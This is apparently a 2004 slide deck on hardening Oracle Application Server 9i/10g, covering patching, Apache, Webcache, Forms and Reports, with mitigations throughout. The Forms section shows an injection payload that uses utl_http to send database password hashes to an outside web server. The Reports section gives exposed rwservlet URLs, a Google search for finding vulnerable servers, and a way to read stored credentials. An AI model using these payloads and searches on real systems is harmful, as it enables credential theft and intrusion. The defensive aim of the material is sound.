


Hardening Oracle Application Server 9i Rel1, 9i Rel.2 and 10g


Alexander Kornbrust
10-Nov-2004



- 1. Introduction**
- 2. Hardening Operating System**
- 3. Application Architecture**
- 4. Patching**
- 5. Infrastructure Database**
- 6. Apache**
- 7. Webcache**
- 8. Forms**
- 9. Reports**



- **Why should you protect your application server?**
- **Because...**
 - **Security is necessary on all layers of an application (OS, DB, iAS, application and client)**
 - **A hardened application server needs less security patches**
 - **Higher availability and lesser costs**




- **Apply latest Operating System patches**
- **Deactivate not used or insecure services (R*-services, FTP, Telnet, ...)**
- **Delete examples and demo applications**
- **Remove not needed accounts and unneeded code**
- **Choose secure passwords for OS accounts**
- **Never use xhost+**




Die Installation des Application Servers sollte der Architektur der Anwendung angepasst werden

- **Typical questions before installation**
 - **Use Infrastructure database Yes / No**
 - **SSO Yes / No**
 - **Upload of files necessary**
 - **Used components (Forms/Reports/Discoverer/...)**




Some hints


- **Do not use the infrastructure database if possible. Some components (Reports Server) are less secure without SSO.**
- **Never upload files (e.g. via Webdav or Webutil) to the middle tier, if you are using Forms and Reports**
- **Install and use minimal number of components**




- **Correct patching of iAS is the basis of a secure system**
- **Details available in Metalink-Note 179240.1 [1.0.2.2.x], 215882.1 [9.0.x])**
 - **Infrastructure-Database / OID**
 - **iAS Infrastructure**
 - **iAS Home**
 - **Jinitiator**
 - **Webutil**
 - **Security Patches Oracle**




- **Change default passwords (Scott, ODS, ...)**
- **Secure TNS Listener**
 - **Set TNS_ADMIN_RESTRICTIONS and listener password**
 - **Use IP Restriction if possible**
 - **Remove Extproc**
- **Remove PUBLIC-grants from powerful DB objects (utl_*, dbms_lob, ...)**



- **Deactivate not needed modules**
- **Remove not needed Apache directives**
- **Protect administrative URLs via URL-Rewrite**
- **Use Log-files and check them on a regular basis**
- **Remove Apache banner**
- **Replace standard error pages**
- **Remove demo applications**




- **oracle_apache.conf**
Deactivate not needed components
(e.g. oradav, xml, aq, ...)
- **httpd.conf**
Harden Configuration
(deactivate server-status, activate
UseWebcacheIP, modify ServerSignature &
ServerTokens)
- **mod_oc4j.conf**
Deactivate / remove demo applications
(e.g. j2ee, repdemo, ...)



- **Usage of Webcache could cause problems with allow/deny directives**


```
<Location /server-status>  
  SetHandler server-status  
  Order deny,allow  
  Deny from all  
  Allow from localhost  
</Location>
```

- **<http://ias/server-status/> is not available via Apache, but accessible via Webcache**
- **Set value UseWebCache On in httpd.conf to solve this problem**




Hardening Oracle Forms

- **Stop SQL Injection**
- **Redirect TMP/TEMP/TMP_DIR to a secure directory because Forms stores sometimes unencrypted table data in the temp directory.
(iAS default: \tmp, readable for everyone)**
- **Use the latest version of Jinitiator**




- **Enter-Query-Mode allows to modify Forms queries**
- **Every user can change the where clause with the special characters : , & and #**
- **Depending on the implementation of the Forms application, it is possible to circumvent the authorization concept**
- **Transfer of sensitive data to an external site via utl_http possible**



■ Enter-Query-Modus

The screenshot shows a web application interface with a search form. The form has two input fields: 'Deptno' and 'Dname'. The 'Dname' field is highlighted with a red circle, and the text 'Dname' is visible next to it. Below the form is a dialog box titled 'Abfrage/Wo' with a search input field and buttons for 'OK', 'Abbrechen', and 'Suchen'.



■ Enter-Query-Modus

The screenshot shows a web application interface with two input fields: 'Deptno' and 'Dname'. The 'Dname' field is highlighted with a red circle, indicating it is the focus of the attack. Below the input fields, a modal window titled 'Abfrage/Wo' is open, displaying the following SQL query:

```
name=utl_http.request('http://laptop02/'||(select password from dba_users where rownum=1))
```


At the bottom of the modal window, there are three buttons: 'OK', 'Abbrechen', and 'Suchen'.




Send the SYS-Hashkeys to the webserver of the hacker

Excerpt from the Apache error_log

```
[Sun Oct 17] [error] [client 192.168.120.254] [ecid:
3093883128448,1] File does not exist:
c:/oracle/orafr/apache/apache/htdocs/af8c688c9aabab74
```

- Set the environment variable **FORMS_{xx}_RESTRICT_ENTER_QUERY=true**
(**60** for Forms 6i and **90** for Forms9i/10g)
- Disabled the usage of the Query/Where-Option



- **Deactivate Query/Where via Pre-Query-Trigger**
(Metalink Doc.id: 163305.1)
- **Keep in mind that the Metalink-Note is incomplete. A check for % and # is missing.**


Pre-Query-Trigger

```
:GLOBAL.pre := 'pq';
IF (instr(:dname,':') > 0) OR (instr(:dname,'&') > 0) OR (instr(:dname,'#') > 0)
then
    :dname := Null;
end if;
IF (instr(:deptno,':') > 0) OR (instr(:dname,'&') > 0) OR (instr(:dname,'#') > 0)
then
    :deptno := Null;
end if;
```



Hardening Oracle Reports


- **Used Reports mode (with/without Portal)**
- **Secure cgicmd.dat**
- **Protect environment settings**
- **Protect getobjid / showjobs**
- **Protect sensitive URLs with URL-Rewrite**
- **Google Hacking**



Reports-URLs with sensitive content

- <http://ias/reports/rwservlet/showenv>
- <http://ias/reports/rwservlet/showmap>
- <http://ias/reports/rwservlet/showjobs>
- <http://ias/reports/rwservlet/getjobid7?server=myrep>

Reports – Sensitive URL - showenv



Adresse | http://ias/reports/rwservlet/showenv

ORACLE
Reports

Oracle9iAS Reports Services - Servlet Umgebungsvariablen


Oracle9iAS Reports Servic Umgebungsvariablen

Reports Servlet Umgebungsvariablen 9.0.4.0.33

Sicherheitsmodus **Unsicher**

HTTP Umgebungsvariablen 9.0.4.0.33

SERVER_NAME	laptop02
SERVER_PORT	80
SCRIPT_NAME	/rwservlet
SERVER_PROTOCOL	HTTP/1.1
SERVER_SOFTWARE	Undefiniert
GATEWAY_INTERFACE	Undefiniert
SERVER_PORT_SECURE	Undefiniert
ACCEPT	image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoi
REQUEST_METHOD	GET
REMOTE_HOST	192.168.120.254
REMOTE_ADDR	192.168.120.254
REMOTE_USER	Undefiniert
AUTH_TYPE	Undefiniert
PATH_INFO	showenv



Adresse ↘ → Wechseln zu Links

ORACLE
Reports

[Geparste Einträge für Map-Datei](#)

Reports Servlet-Tastenzuordnung

Sicherheitsmodus **Unsicher**

Name von Zuordnungsdatei : C:\oracle\orafr\reports\configcmd.dat


Zuordnungsdatei wurde gefunden.

Original-Map-Datei

```
prod_rep1: userid=myapp1/another_1pw@proddb.domain.com %*
```

```
prod_rep2: userid=myapp2/good!password1@salesprod.domain.com %*
```

Reports - Sensitive URL - showjobs



Oracle9iAS Reports Services - Servlet - Microsoft Internet Explorer

Adresse Wechseln zu Links Norton AntiVirus

ORACLE
Reports

Hilfe

Warteschlangenstatus von Reports Server

Sicherheitsmodus **Unsicher**

Warteschlange auf Server rep_laptop02, auf Sun Sep 26 10:23:30 CEST 2004

Um einen aktuellen (in die Queue gestellten oder geplanten) Job zu löschen, klicken Sie auf das Statussymbol für den jeweiligen Job. Klicken Sie anschließend auf der nächsten Seite auf die Schaltfläche zum Abbrechen des Jobs. Um eine im Cache gespeicherte Ausgabe für einen bereits erfolgreich beendeten Job abzurufen, klicken Sie gegebenenfalls auf den Hyperlink für den Namen des entsprechenden Jobs (falls verfügbar).



Anzeigen


Anzeigen

Ergebnis Zurück 1 - 9 von 9 Weiter

Job-ID	Job-Typ	Job-Name	Job-Status	Job-Eigentümer	Ausgabety	Ausgabename	Servername	In Warteschlange gestellt	Gestartet um	Beendet um
9	report	test.rdf	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:14:44	26.09.2004 10:14:44	26.09.2004 10:14:45
8	report	test.rdf	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:08:56	26.09.2004 10:08:56	26.09.2004 10:08:57
7	report	test.rdf	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:08:42	26.09.2004 10:08:42	26.09.2004 10:08:42
6	report	test.rdf	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:08:38	26.09.2004 10:08:38	26.09.2004 10:08:39
5	report	test.rdf	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:06:46	26.09.2004 10:06:56	26.09.2004 10:07:11
4	report	test.rdf	✓	RWUser	Datei	C:\oracle\orafr\Apache\Apache\conf\httpd.conf	rep_laptop02	25.09.2004 20:53:25	25.09.2004 20:53:25	25.09.2004 20:53:26

Reports - Sensitive URL - getjobid





- **Protect sensitive URLs**
 - **Set environment variable**
REPORTS~~xx~~_CGINODIAG=No
(Test your application for side effects of this setting
xx= 60 for Forms 6i and **90** for 9i/10g)


and/or

- **Block these URLs with URL-Rewrite**

RewriteEngine on


RewriteRule ^/reports/rwservlet/showenv(.*)\$ /forbidden.htm [R] [NV]

Google Hacking – Example 1



Google-Search for vulnerable Reports Server

The screenshot shows a Google search interface. The search bar contains the query 'allinurl: rwservlet', which is circled in red. To the right of the search bar is a 'Suche' button and links for 'Erweiterte Suche' and 'Einstellungen'. Below the search bar, there are radio buttons for 'Web-Suche' (selected) and 'Suche Seiten auf Deutsch'. The search results section shows 'Web' on the left and 'Ergebnisse 1 - 10 von ungefähr 785 für allinurl: rwservlet 0,01' on the right, with '785 für allinurl: rwservlet' circled in red. The first result is 'Oracle9iAS Reports Services - Servlet - [Diese Seite übersetzen]'. Below the title, there is a snippet: '... URL for invoking **rwservlet** command request : http://yourwebserver/yourervletpath/**rwservlet**[/command]?[args] Where args are arguments for constructing an ...'. At the bottom of the snippet, there are links: '.ca/reports/**rwservlet** - 10k - Im Cache - Ähnliche Seiten'.



Show sensitive content if default Reports server is in use.

- **Show environment**


<http://server/reports/rwservlet/showenv>

- **Show content of cgicmd.dat**

<http://server/reports/rwservlet/showmap>

- **Show jobs**

<http://server/reports/rwservlet/showjobs>



Falls kein Default-Server gesetzt ist, lässt sich dieser sehr einfach herausfinden

- Paramform an einen bestehenden Report anhängen


`http://server/reports/rwservlet?business.rdf+2004+0+HTML+cache+paramform=yes`

- Reportserver generiert eine HTML-Parameterform-Seite, deren HTML-Source folgende Zeile enthält

```
<base href="http://server/servlet/RWServlet/
getfile/rep90_srvr2/187/35152194.htm">
```

- cgicmd.dat anzeigen klappt nun

`http://server/servlet/RWServlet/showmap?server=rep90_srvr2`



- **Oracle Security Alerts**

<http://www.oracle.com/technology/deploy/security/alerts.htm>

- **Large list with Oracle security related documents (DB, iAS & Development)**

<http://www.petefinnigan.com/orasec.htm>

- **SANS Step-by-Step Guides**

<http://www.sans.com>

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66538 Neunkirchen

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Fax: +49 (0)6821 – 91 27 354

E-Mail: [info at red-database-security.com](mailto:info@red-database-security.com)